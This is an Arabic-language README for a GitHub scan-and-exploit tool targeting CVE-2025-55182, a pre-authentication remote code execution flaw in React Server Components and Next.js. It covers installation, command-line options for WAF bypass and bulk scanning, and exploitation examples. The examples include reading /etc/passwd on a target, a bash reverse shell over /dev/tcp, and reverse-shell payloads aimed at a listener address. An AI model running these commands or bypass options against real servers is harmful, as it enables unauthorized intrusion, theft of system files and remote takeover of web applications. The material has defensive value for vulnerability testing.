 l0n3m4n/cve-2025-55182-waf
CVE-2025-55182 ثغرة RCE في خوادم Next.js/React RSC (أداة استغلال وماسح ضوئي)


تم تصميم هذه الأداة للباحثين في مجال الأمن ومختبري الاختراق لاكتشاف واستغلال ثغرة CVE-2025-55182 في تطبيقات Next.js/React RSC. توفر الأداة أوضاع مسح متعددة، وميزات استغلال، وتقنيات لتجاوز جدار حماية تطبيقات الويب (WAF).
rce وsafe وvercel_bypass.| الفئة | المعلومات |
|---|---|
| تاريخ النشر | 2025-12-03 |
| الدرجة الأساسية | 10.0 (حرجة) |
| الباحث | Lachlan Davidson (https://github.com/lachlan2k) |
| المتجه | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| الوصف | ثغرة حرجة لتنفيذ التعليمات البرمجية عن بُعد (RCE) في مكونات خادم React. تتأثر التطبيقات التي تستخدم وقت تشغيل React من جانب الخادم بما في ذلك أطر العمل مثل Next.js. السبب هو إلغاء تسلسل غير آمن لبيانات بروتوكول “Flight” غير الموثوقة، مما يسمح للمهاجم بتحقيق تنفيذ تعليمات برمجية قبل المصادقة على الخادم. يلزم التحديث إلى إصدارات React وأطر العمل المُصححة. |
| درجة EPSS | 27.81% (احتمالية الاستغلال) |
| كتالوج CISA KEV | مُدرج: نعم، برامج الفدية: غير معروف |
| نشاط HackerOne | الترتيب: 1، التقارير: 92 |
| أولوية التصحيح | A+ |
تؤثر هذه الثغرة على الإصدارات التالية من مكونات خادم React:
الحزم التالية متأثرة أيضًا:
react-server-dom-parcelreact-server-dom-turbopackreact-server-dom-webpackgit clone https://github.com/l0n3m4n/CVE-2025-55182.git cd CVE-2025-55182
python3 -m venv venv-55182 source venv-55182/bin/activate
pip install -r requirements.txt
## الاستخدام```bash
❯ python3 CVE-2025-55182.py -h

__________                      __  ________    _________.__           .__  .__
\______   \ ____ _____    _____/  |_\_____  \  /   _____/|  |__   ____ |  | |  |
 |       _// __ \\__  \ _/ ___\   __\/  ____/  \_____  \ |  |  \_/ __ \|  | |  |
 |    |   \  ___/ / __ \\  \___|  | /       \  /        \|   Y  \  ___/|  |_|  |__
 |____|_  /\___  >____  /\___  >__| \_______ \/_______  /|___|  /\___  >____/____/
        \/     \/     \/     \/             \/        \/      \/     \/
       Author: l0n3m4n  | CVE-2025-55182 | Next.js/React RSC Scanner & Exploit

usage: CVE-2025-55182.py [-h] (-u URL | -f FILE) [-c COMMAND] [-p PAYLOAD] [-r LHOST:LPORT] [-sm MODE]
                         [-wb] [-wbs KB] [-wbu] [-o FILE] [-t NUM] [-T SEC] [-P URL] [-H HEADER] [-v]

Powerful all-in-one tool (scan and exploit) CVE-2025-55182 in Next.js applications

options:
  -h, --help                       show this help message and exit
  -u, --url URL                    Single URL to scan or exploit.
  -f, --file FILE                  File containing a list of URLs to scan/exploit.

Exploitation Options:
  -c, --command COMMAND            Command to execute on the target(s).
  -p, --payloads PAYLOAD           Custom payload to execute on the target(s). Can be a string or a
                                   file path.
  -r, --reverse-shell LHOST:LPORT  Attempt a reverse shell.

Scanning Options:
  -sm, --scan-mode MODE            Scanning technique. Choices: {rce, safe, vercel_bypass}. (default:
                                   rce)


  -wb, --waf-bypass                Add junk data to the request to bypass WAFs.
  -wbs, --waf-bypass-size KB       Size of junk data in KB (default: 128).
  -wbu, --waf-bypass-utf16le       Use UTF-16LE encoding to bypass WAFs.

General Options:
  -o, --output FILE                File to save vulnerable URLs from scans.
  -t, --threads NUM                Number of concurrent threads (default: 10).
  -T, --timeout SEC                Request timeout in seconds (default: 10).
  -P, --proxy URL                  Proxy to use (e.g., http://127.0.0.1:8080).
  -H, --header HEADER              Add custom headers (e.g., 'Cookie: session=...').
  -v, --verbose                    Enable verbose output for success/failed/non-vulnerable checks.
rce (الافتراضي): وضع المسح النشط، ينفّذ أمر echo لتأكيد الثغرة. هذه هي الطريقة الأكثر موثوقية، لكنها قد تترك سجلات على النظام المستهدف.safe: وضع مسح القناة الجانبية، لا ينفّذ أوامر. يتحقق من رسالة خطأ محددة (E{"digest") لتحديد ما إذا كان الهدف معرّضًا للثغرة. هذا الوضع أكثر أمانًا من وضع rce، لكنه قد يكون أقل موثوقية.vercel_bypass: يستخدم حمولة محددة لتجاوز جدار حماية تطبيقات الويب (WAF) الخاص بـ Vercel ويتحقق من مخرجات الأمر في ترويسة X-Action-Redirect.الفضل لـ @coffinxp7
python3 CVE-2025-55182.py -u http://target.com
safe mode and 20 threadspython3 CVE-2025-55182.py -f urls.txt -sm safe -t 20
python3 CVE-2025-55182.py -f urls.txt -sm vercel_bypass -o vulnerable.txt
### الاستغلال```bash
# Execute a command on a single target
python3 CVE-2025-55182.py -u http://target.com -c "cat /etc/passwd"

# Use WAF bypass techniques
python3 CVE-2025-55182.py -u http://target.com -c "whoami" -wb

# Use a custom payload string
python3 CVE-2025-55182.py -u http://target.com -p "bash -i >& /dev/tcp/LHOST/LPORT 0>&1"

# Use a custom payload from a file (windows target)
python3 CVE-2025-55182.py -u http://target.com -p windows_revshell.sh

# Get a reverse shell (linux default reverse shell)
python3 CVE-2025-55182.py -u http://target.com -r 10.10.10.1:4444

# Get a reverse shell using a payload file (linux target)
python3 CVE-2025-55182.py -u http://target.com -p linux_revshell.sh

# Force a windows reverse shell payload if auto-detection fails
python3 CVE-2025-55182.py -u http://target.com -r 10.10.10.1:4444 --os windows